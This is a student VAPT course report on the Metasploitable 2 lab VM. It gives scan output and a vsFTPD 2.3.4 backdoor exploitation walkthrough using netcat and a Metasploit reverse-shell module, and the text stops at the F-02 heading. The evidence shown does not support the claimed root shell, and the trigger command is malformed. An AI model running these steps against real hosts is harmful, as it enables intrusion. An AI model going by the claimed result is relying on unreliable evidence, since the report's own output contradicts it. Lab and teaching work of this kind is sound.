

Vulnerability Assessment & Penetration Test Report

Target: Metasploitable 2 (172.20.10.4)

Prepared by: Mohamed Saad Master

Faculty: Sadhana Prajapati

Institute: Red&White Skill Education

Engagement type: Course assignment — Vulnerability Assessment & Penetration Testing (VAPT)

Date: July 13, 2026

1. Executive Summary

This report documents a penetration test conducted against Metasploitable 2, an intentionally vulnerable Linux virtual machine, as part of a course assignment in Vulnerability Assessment and Penetration Testing (VAPT). The assessment followed a structured methodology covering reconnaissance, scanning, vulnerability assessment, and exploitation.

Six distinct vulnerabilities were identified and successfully exploited, spanning FTP, SMB, HTTP (Tomcat), MySQL, and Telnet services. In four cases, full root-level or administrative access was obtained. The findings demonstrate critical risks including outdated software with known backdoors, default and blank credentials, unencrypted authentication protocols, and misconfigured file-sharing permissions.

2. Scope & Environment

Target IP: 172.20.10.4 (Metasploitable 2)

Attacker IP: 172.20.10.5 (Kali Linux)

Network: Bridged network (both VMs on the same physical Wi-Fi network)

Attacker Tools: Nmap 7.99, Metasploit Framework 6.4.135, smbclient, MySQL client, Telnet client, Netcat

Target OS: Ubuntu 8.04 (Hardy Heron), kernel 2.6.24-16-server, i686

```
(saad@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:05:fe:93 brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.5/28 brd 172.20.10.15 scope global dynamic noprefixroute eth0
        valid_lft 3596sec preferred_lft 3596sec
    inet6 2409:40c1:4159:9f27:a173:340a:766d:5c52/64 scope global temporary tentative dynam
ic
        valid_lft 604799sec preferred_lft 86302sec
    inet6 2409:40c1:4159:9f27:a00:27ff:fe05:fe93/64 scope global tentative mngtmpaddr nopre
fixroute
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe05:fe93/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2e:aa:e6 brd ff:ff:ff:ff:ff:ff
```

Network topology overview for the assessment environment.

```
Metasploitable2 [Running] - Oracle VirtualBox
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:79:4c:b0
          inet addr:172.20.10.4  Bcast:172.20.10.15  Mask:255.255.255.240
          inet6 addr: 2409:40c1:4028:8d06:a00:27ff:fe79:4cb0/64 Scope:Global
          inet6 addr: 2409:40c1:4159:9f27:a00:27ff:fe79:4cb0/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe79:4cb0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:195 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31164 (30.4 KB)  TX bytes:21210 (20.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:280 errors:0 dropped:0 overruns:0 frame:0
          TX packets:280 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:110441 (107.8 KB)  TX bytes:110441 (107.8 KB)

nsfadmin@metasploitable:~$ ls
vulnerable
nsfadmin@metasploitable:~$ ifconfig
```

Target and attacker VM configuration confirming network placement.

3. Methodology

This assessment followed the network security VAPT checklist provided, structured into the following phases:

- Host discovery
- OS and service identification
- Port scanning
- Vulnerability assessment
- Targeted service enumeration
- SSL/TLS auditing
- Default credential testing
- Service-specific exploitation

\

4. Reconnaissance & Host Discovery

A ping sweep confirmed the target was live and reachable from the attacker machine.

```
ping -c 4 172.20.10.4
```

```
(root@kali)-[~]
# ping 172.20.10.4
PING 172.20.10.4 (172.20.10.4) 56(84) bytes of data.
64 bytes from 172.20.10.4: icmp_seq=1 ttl=64 time=168 ms
64 bytes from 172.20.10.4: icmp_seq=2 ttl=64 time=183 ms
64 bytes from 172.20.10.4: icmp_seq=3 ttl=64 time=110 ms
64 bytes from 172.20.10.4: icmp_seq=4 ttl=64 time=211 ms
64 bytes from 172.20.10.4: icmp_seq=5 ttl=64 time=34.7 ms
64 bytes from 172.20.10.4: icmp_seq=6 ttl=64 time=56.5 ms
64 bytes from 172.20.10.4: icmp_seq=7 ttl=64 time=76.8 ms
64 bytes from 172.20.10.4: icmp_seq=8 ttl=64 time=101 ms
64 bytes from 172.20.10.4: icmp_seq=9 ttl=64 time=79.7 ms
^C64 bytes from 172.20.10.4: icmp_seq=10 ttl=64 time=103 ms
64 bytes from 172.20.10.4: icmp_seq=11 ttl=64 time=128 ms
64 bytes from 172.20.10.4: icmp_seq=12 ttl=64 time=47.0 ms
^C
— 172.20.10.4 ping statistics —
12 packets transmitted, 12 received, 0% packet loss, time 11074ms
rtt min/avg/max/mdev = 34.669/108.151/210.917/53.108 ms
```

ICMP connectivity test confirming Metasploitable 2 is live and reachable (0% packet loss).

5. Scanning

5.1 Full Service/Version Scan

```
nmap -Pn -sV -v -sS 172.20.10.4
```

This scan identified 20 open ports, including FTP (21), SSH (22), Telnet (23), SMTP (25), DNS (53), HTTP (80), RPC (111), SMB (139/445), a bindshell (1524), NFS (2049), MySQL (3306), PostgreSQL (5432), VNC (5900), IRC (6667), and two Tomcat/Java services (8009/8180).

```
(root@kali)-[~]
# nmap -Pn -sV -v -sS 172.20.10.4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 17:04 +0530
NSE: Loaded 48 scripts for scanning.
Initiating ARP Ping Scan at 17:04
Scanning 172.20.10.4 [1 port]
Completed ARP Ping Scan at 17:04, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:04
Completed Parallel DNS resolution of 1 host. at 17:04, 2.89s elapsed
Initiating SYN Stealth Scan at 17:04
Scanning 172.20.10.4 [1000 ports]
Discovered open port 3306/tcp on 172.20.10.4
Discovered open port 139/tcp on 172.20.10.4
Discovered open port 5900/tcp on 172.20.10.4
Discovered open port 23/tcp on 172.20.10.4
Discovered open port 53/tcp on 172.20.10.4
Discovered open port 21/tcp on 172.20.10.4
Discovered open port 80/tcp on 172.20.10.4
Discovered open port 445/tcp on 172.20.10.4
Discovered open port 25/tcp on 172.20.10.4
Discovered open port 111/tcp on 172.20.10.4
Discovered open port 22/tcp on 172.20.10.4
Discovered open port 8180/tcp on 172.20.10.4
Discovered open port 6000/tcp on 172.20.10.4
Discovered open port 514/tcp on 172.20.10.4
Discovered open port 2049/tcp on 172.20.10.4
Discovered open port 513/tcp on 172.20.10.4
```

Nmap SYN scan with service/version detection showing 20 open ports and identified service versions on the target.

```

root@kali: ~
Session Actions Edit View Help
Discovered open port 6667/tcp on 172.20.10.4
Discovered open port 8009/tcp on 172.20.10.4
Discovered open port 5432/tcp on 172.20.10.4
Discovered open port 512/tcp on 172.20.10.4
Discovered open port 2121/tcp on 172.20.10.4
Discovered open port 1524/tcp on 172.20.10.4
Discovered open port 1099/tcp on 172.20.10.4
Completed SYN Stealth Scan at 17:04, 1.89s elapsed (1000 total
ports)
Initiating Service scan at 17:04
Scanning 23 services on 172.20.10.4
Completed Service scan at 17:05, 21.62s elapsed (23 services on 1 host)
NSE: Script scanning 172.20.10.4.
Initiating NSE at 17:05
Completed NSE at 17:05, 1.44s elapsed
Initiating NSE at 17:05
Completed NSE at 17:05, 0.28s elapsed
Nmap scan report for 172.20.10.4
Host is up (0.027s latency).
Not shown: 977 closed tcp ports (reset)

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 3C:22:FB:69:ED:86 (Apple)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.91 seconds
Raw packets sent: 1013 (44.556KB) | Rcvd: 1012 (40.560KB)

```

5.2 SSL/Cipher Audit

```
nmap -Pn -A -T4 -vv --script=ssh2-enum-algos,ssl-enum-ciphers 172.20.10.4
```

This identified several weak SSL/TLS configurations, detailed in Section 6.

6. Vulnerability Assessment

Nessus was configured for this assessment; however, due to repeated plugin compilation failures and resource constraints in the lab VM environment, it was substituted with Nmap's NSE vulnerability scripting engine as a documented alternative.

```
nmap --script vuln 172.20.10.4
```

Key findings from this scan

- vsFTPD 2.3.4 backdoor (CVE-2011-2523) — Exploitable, confirmed root shell via automated script
- SSL POODLE (CVE-2014-3566) — Vulnerable
- Logjam / weak Diffie-Hellman (CVE-2015-4000) — Vulnerable, 512-bit export-grade DH
- Anonymous Diffie-Hellman MitM vulnerability — Vulnerable
- Slowloris DoS (CVE-2007-6750) — Likely vulnerable
- CSRF vulnerabilities identified in DVWA and Mutillidae web applications hosted on the target
- HTTP TRACE method enabled, directory listing exposed on /doc/, /icons/, /index/

```
(root@kali)-[~]
# nmap --script vuln 172.20.10.4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 21:27 +0530
Nmap scan report for 172.20.10.4
Host is up (0.0100s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://www.securityfocus.com/bid/48539
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
| ssl-dh-params:
|   VULNERABLE:
|     Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|       State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|       Check results:
|         ANONYMOUS DH GROUP 1
|         Cipher Suite: TLS_DH_anon_EXPORT_WITH_DES40_CBC_SHA
|         Modulus Type: Safe prime
```



```

References:
  https://www.ietf.org/rfc/rfc2246.txt

Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM
(Logjam)
State: VULNERABLE
IDs: BID:74733 CVE:CVE-2015-4000
The Transport Layer Security (TLS) protocol contains a flaw that is
triggered when handling Diffie-Hellman key exchanges defined with
the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
to downgrade the security of a TLS session to 512-bit export-grade
cryptography, which is significantly weaker, allowing the attacker
to more easily break the encryption and monitor or tamper with
the encrypted stream.
Disclosure date: 2015-5-19
Check results:
  EXPORT-GRADE DH GROUP 1
    Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
    Modulus Type: Safe prime
    Modulus Source: Unknown/Custom-generated
    Modulus Length: 512
    Generator Length: 8
    Public Key Length: 512
References:
  https://www.securityfocus.com/bid/74733
  https://weakdh.org
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000

Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
Transport Layer Security (TLS) services that use Diffie-Hellman group
of insufficient strength, especially those using one of a few common
shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
  WEAK DH GROUP 1
    Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA
    Modulus Type: Safe prime
    Modulus Source: postfix builtin
    Modulus Length: 1024
    Generator Length: 8

```

```

Generator Length: 8
Public Key Length: 1024
References:
  https://weakdh.org
smtp-vuln-cve2010-4344:
  The SMTP server is not Exim: NOT VULNERABLE
ssl-poodle:
  VULNERABLE:
    SSL POODLE information leak
    State: VULNERABLE
    IDs: BID:70574 CVE:CVE-2014-3566
    The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
    products, uses nondeterministic CBC padding, which makes it easie
    for man-in-the-middle attackers to obtain cleartext data via a
    padding-oracle attack, aka the "POODLE" issue.
    Disclosure date: 2014-10-14
    Check results:
      TLS_RSA_WITH_AES_128_CBC_SHA
    References:
      https://www.imperialviolet.org/2014/10/14/poodle.html
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
      https://www.securityfocus.com/bid/70574
      https://www.openssl.org/~bodo/ssl-poodle.pdf
ssl2-drown: ERROR: Script execution failed (use -d to debug)
53/tcp open domain
80/tcp open http
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-dombased-xss: Couldn't find any DOM based XSS.
http-trace: TRACE is enabled
http-slowloris-check:
  VULNERABLE:
    Slowloris DOS attack
    State: LIKELY VULNERABLE
    IDs: CVE:CVE-2007-6750
    Slowloris tries to keep many connections to the target web server ope
    n and hold
    them open as long as possible. It accomplishes this by opening conne
    ctions to
    the target web server and sending a partial request. By doing so, it
    starves
    the http server's resources causing Denial Of Service.

```

```

Session Actions Edit View Help
|
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
|   http://hackers.org/slowloris/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-sql-injection: ERROR: Script execution failed (use -d to debug)
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubu
ntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_ /index/: Potentially interesting folder
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.20.10.4
| Found the following possible CSRF vulnerabilities:
|
|   Path: http://172.20.10.4:80/dvwa/
|   Form id:
|   Form action: login.php
|
|   Path: http://172.20.10.4:80/dvwa/login.php
|   Form id:
|   Form action: login.php
|
|   Path: http://172.20.10.4:80/mutillidae/index.php?page=dns-lookup.php
|   Form id: iddnslookupform
|   Form action: index.php?page=dns-lookup.php
|
|   Path: http://172.20.10.4:80/mutillidae/?page=login.php
|   Form id: idloginform
|   Form action: index.php?page=login.php
|
|   Path: http://172.20.10.4:80/mutillidae/index.php?page=source-viewer.php
|   Form id: id-bad-cred-tr
|   Form action: index.php?page=source-viewer.php
|
|   Path: http://172.20.10.4:80/mutillidae/?page=user-info.php

```

```

Session Actions Edit View Help
|
|   Form action: index.php?page=source-viewer.php
|
|   Path: http://172.20.10.4:80/mutillidae/?page=user-info.php
|   Form id: id-bad-cred-tr
|   Form action: ./index.php?page=user-info.php
|_ 111/tcp open rpcbind
|_ 139/tcp open netbios-ssn
|_ 445/tcp open microsoft-ds
|_ 512/tcp open exec
|_ 513/tcp open login
|_ 514/tcp open shell
|_ 1099/tcp open rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|   State: VULNERABLE
|   Default configuration of RMI registry allows loading classes from rem
ote URLs which can lead to remote code execution.
|
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/ex
ploits/multi/misc/java_rmi_server.rb
|_ 1524/tcp open ingreslock
|_ 2049/tcp open nfs
|_ 2121/tcp open ccproxy-ftp
|_ 3306/tcp open mysql
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
|_ 5432/tcp open postgresql
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|   State: VULNERABLE
|   IDs: BID:70574 CVE:CVE-2014-3566
|   The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
products, uses nondeterministic CBC padding, which makes it easie
r
|   for man-in-the-middle attackers to obtain cleartext data via a
padding-oracle attack, aka the "POODLE" issue.
|   Disclosure date: 2014-10-14
|   Check results:
|   TLS_RSA_WITH_AES_128_CBC_SHA
|   References:

```

```

Session Actions Edit View Help
|
| https://www.imperialviolet.org/2014/10/14/poodle.html
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| https://www.securityfocus.com/bid/70574
| https://www.openssl.org/~bodo/ssl-poodle.pdf
|
| _ ssl-dh-params:
|   VULNERABLE:
|     Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|     Transport Layer Security (TLS) services that use Diffie-Hellman group
|
| s     of insufficient strength, especially those using one of a few commonl
|
| y     shared groups, may be susceptible to passive eavesdropping attacks.
|
| Check results:
|   WEAK DH GROUP 1
|     Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA
|     Modulus Type: Safe prime
|     Modulus Source: Unknown/Custom-generated
|     Modulus Length: 1024
|     Generator Length: 8
|     Public Key Length: 1024
|
| References:
|   https://weakdh.org
|
| _ ssl-ccs-injection:
|   VULNERABLE:
|     SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|     OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|     does not properly restrict processing of ChangeCipherSpec messages,
|     which allows man-in-the-middle attackers to trigger use of a zero
|     length master key in certain OpenSSL-to-OpenSSL communications, and
|     consequently hijack sessions or obtain sensitive information, via
|     a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
| References:
|   http://www.openssl.org/news/secadv_20140605.txt
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|   http://www.cvedetails.com/cve/2014-0224
|
| _ 5900/tcp open  vnc
|   6000/tcp open  X11
|   6667/tcp open  irc

```

```

5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
8009/tcp open  ajp13
8180/tcp open  unknown
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /admin/login.html: Possible admin folder
| /admin/admin.html: Possible admin folder
| /admin/account.html: Possible admin folder
| /admin/admin_login.html: Possible admin folder
| /admin/home.html: Possible admin folder
| /admin/admin-login.html: Possible admin folder
| /admin/adminLogin.html: Possible admin folder
| /admin/controlpanel.html: Possible admin folder
| /admin/cp.html: Possible admin folder
| /admin/index.jsp: Possible admin folder
| /admin/login.jsp: Possible admin folder
| /admin/admin.jsp: Possible admin folder
| /admin/home.jsp: Possible admin folder
| /admin/controlpanel.jsp: Possible admin folder
| /admin/admin-login.jsp: Possible admin folder
| /admin/cp.jsp: Possible admin folder
| /admin/account.jsp: Possible admin folder
| /admin/admin_login.jsp: Possible admin folder
| /admin/adminLogin.jsp: Possible admin folder
| /manager/html/upload: Apache Tomcat (401 Unauthorized)
| /manager/html: Apache Tomcat (401 Unauthorized)
| /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:
OpenCart/FCKeditor File upload
| /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple
Blog / FCKeditor File Upload
| /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_ /webdav/: Potentially interesting folder
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750

```

```

| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| http://ha.ckers.org/slowloris/
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-method-tamper:
| VULNERABLE:
| Authentication bypass by HTTP verb tampering
| State: VULNERABLE (Exploitable)
| This web server contains password protected resources vulnerable to authentication bypass
| vulnerabilities via HTTP verb tampering. This is often found in web servers that only limit access to the
| common HTTP methods and in misconfigured .htaccess files.
|
| Extra information:
|
| URIs suspected to be vulnerable to HTTP verb tampering:
| /manager/status [HEAD]
| /manager/html [HEAD]
|
| References:
| http://capec.mitre.org/data/definitions/274.html
| http://www.mkit.com.ar/labs/htexploit/
| https://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_%28WASP-CM-008%29
| http://www.imperva.com/resources/glossary/http_verb_tampering.html
|_ http-cookie-flags:
| /admin/:
| JSESSIONID:
| httponly flag not set
| /admin/index.html:

```



```

JSESSIONID:
  httponly flag not set
/admin/controlpanel.jsp:
JSESSIONID:
  httponly flag not set
/admin/admin-login.jsp:
JSESSIONID:
  httponly flag not set
/admin/cp.jsp:
JSESSIONID:
  httponly flag not set
/admin/account.jsp:
JSESSIONID:
  httponly flag not set
/admin/admin_login.jsp:
JSESSIONID:
  httponly flag not set
/admin/adminLogin.jsp:
JSESSIONID:
  httponly flag not set
/admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:

JSESSIONID:
  httponly flag not set
/admin/includes/FCKeditor/editor/filemanager/upload/test.html:
JSESSIONID:
  httponly flag not set
/admin/jscript/upload.html:
JSESSIONID:
  httponly flag not set
MAC Address: 3C:22:FB:69:ED:86 (Apple)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 400.59 seconds

```

Nmap NSE vulnerability scan output (nmap --script vuln), spanning multiple scrolled screenshots.

7. Exploitation — Detailed Findings

F-01 — vsFTPD 2.3.4 Backdoor

Severity: Critical

CVE: CVE-2011-2523

Port / Service: 21/tcp, FTP

Description

vsFTPD version 2.3.4 contains a maliciously inserted backdoor. Sending a username containing the string :) triggers a listener on port 6200 that provides an unauthenticated root shell.

Exploitation

Method: Manual trigger via netcat (Metasploit's automated module was found to be unreliable in this environment due to the exploit's single-use nature).

```
(echo "USER backdoored:"); sleep 2; echo "PASS invalid") | nc 172.20.10.4 21
```

```
nc -v 172.20.10.4 6200
```

id

Result: uid=0(root) gid=0(root) — full root access with zero authentication.

Evidence

[illegible]

```
msf > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  ---                                     -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent Yes    VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.20.10.4
RHOSTS => 172.20.10.4
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOSTS 172.20.10.5
[*] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 172.20.10.5
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 172.20.10.4:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
[-] The value specified for PAYLOAD is not valid.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.20.10.4
RHOST => 172.20.10.4
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 172.20.10.5
LHOST => 172.20.10.5
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 172.20.10.5:4444
[*] 172.20.10.4:21 - Running automatic check ("set AutoCheck false" to disable)
[-] 172.20.10.4:21 - The port used by the backdoor bind listener is already open/in-use (6200/TCP)
[-] 172.20.10.4:21 - Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Backdoor bind listener port 6200 is already open "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > id
[*] exec: id
uid=0(root) gid=0(root) groups=0(root)
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami
```

```
mix/ftp/vsftpd_234_backdoor) > run
reverse TCP handler on 172.20.10.5:4444
).4:21 - Running automatic check ("set AutoCheck false" to disable)
).4:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
).4:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
).4:21 - Backdoor has been spawned!
completed, but no session was created.
mix/ftp/vsftpd_234_backdoor) > set LHOST 172.20.10.5
LHOST => 172.20.10.5
mix/ftp/vsftpd_234_backdoor) > set RHOST 172.20.10.4
RHOST => 172.20.10.4
mix/ftp/vsftpd_234_backdoor) > run
reverse TCP handler on 172.20.10.5:4444
).4:21 - Running automatic check ("set AutoCheck false" to disable)
).4:21 - The port used by the backdoor bind listener is already open/in-use (6200/TCP)
).4:21 - Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Backdoor bind listener
; already open "set ForceExploit true" to override check result.
completed, but no session was created.
mix/ftp/vsftpd_234_backdoor) > set ForceExploit true
ForceExploit => true
mix/ftp/vsftpd_234_backdoor) > set AUTOCHECK false
AutoCheck => false
mix/ftp/vsftpd_234_backdoor) > run
reverse TCP handler on 172.20.10.5:4444
).4:21 - AutoCheck is disabled, proceeding with exploitation
).4:21 - The port used by the backdoor bind listener is already open. Trying...
).4:21 - The service on port 6200/TCP does not appear to be a fresh shell. Already exploited?
).4:21 - Exploit aborted due to failure: none: Backdoor already in-use
completed, but no session was created.
mix/ftp/vsftpd_234_backdoor) >
```

```
(saad@kali)-[~]
$ (echo "USER backdoored:"); sleep 2; echo "PASS invalid" | nc 172.20.10.4 21
subsh>
```

```

saad@kali: ~
Session Actions Edit View Help
(saad@kali)-[~]
$ nc -v 172.20.10.4 6200
172.20.10.4: inverse host lookup failed: Unknown host
(UNKNOWN) [172.20.10.4] 6200 (?): Connection refused

(saad@kali)-[~]
$ nc -v 172.20.10.4 6200
172.20.10.4: inverse host lookup failed: Unknown host
(UNKNOWN) [172.20.10.4] 6200 (?): Connection refused

(saad@kali)-[~]
$ nc -v 172.20.10.4 6200
172.20.10.4: inverse host lookup failed: Unknown host
(UNKNOWN) [172.20.10.4] 6200 (?): Connection refused

(saad@kali)-[~]
$ nc -v 172.20.10.4 6200
172.20.10.4: inverse host lookup failed: Unknown host
(UNKNOWN) [172.20.10.4] 6200 (?): Connection refused

(saad@kali)-[~]
$ nc -v 172.20.10.4 21
172.20.10.4: inverse host lookup failed: Unknown host
(UNKNOWN) [172.20.10.4] 21 (ftp) open
220 (vsFTPD 2.3.4)
USER backdoored:)
331 Please specify the password.
PASS x

```

```

Session Actions Edit View Help
(saad@kali)-[~]
$ nc -v 172.20.10.4 6200
172.20.10.4: inverse host lookup failed: Unknown host
id
(UNKNOWN) [172.20.10.4] 6200 (?): No route to host

(saad@kali)-[~]
$ id
uid=1000(saad) gid=1000(saad) groups=1000(saad),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),102(scanner),112(blutetooth),117(lpadmin),119(wireshark),123(vboxsf),124(kaboxer)

(saad@kali)-[~]
$ id
uid=1000(saad) gid=1000(saad) groups=1000(saad),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),102(scanner),112(blutetooth),117(lpadmin),119(wireshark),123(vboxsf),124(kaboxer)

(saad@kali)-[~]
$

```

vsFTPD 2.3.4 backdoor trigger and resulting root shell, confirmed via id.

Impact

Complete compromise of the host with no credentials required.

Remediation

- Upgrade vsFTPD to a current, non-backdoored version immediately.
- Verify software integrity via checksums for all installed packages.

F-02 — Samba usermap_script Command Injection

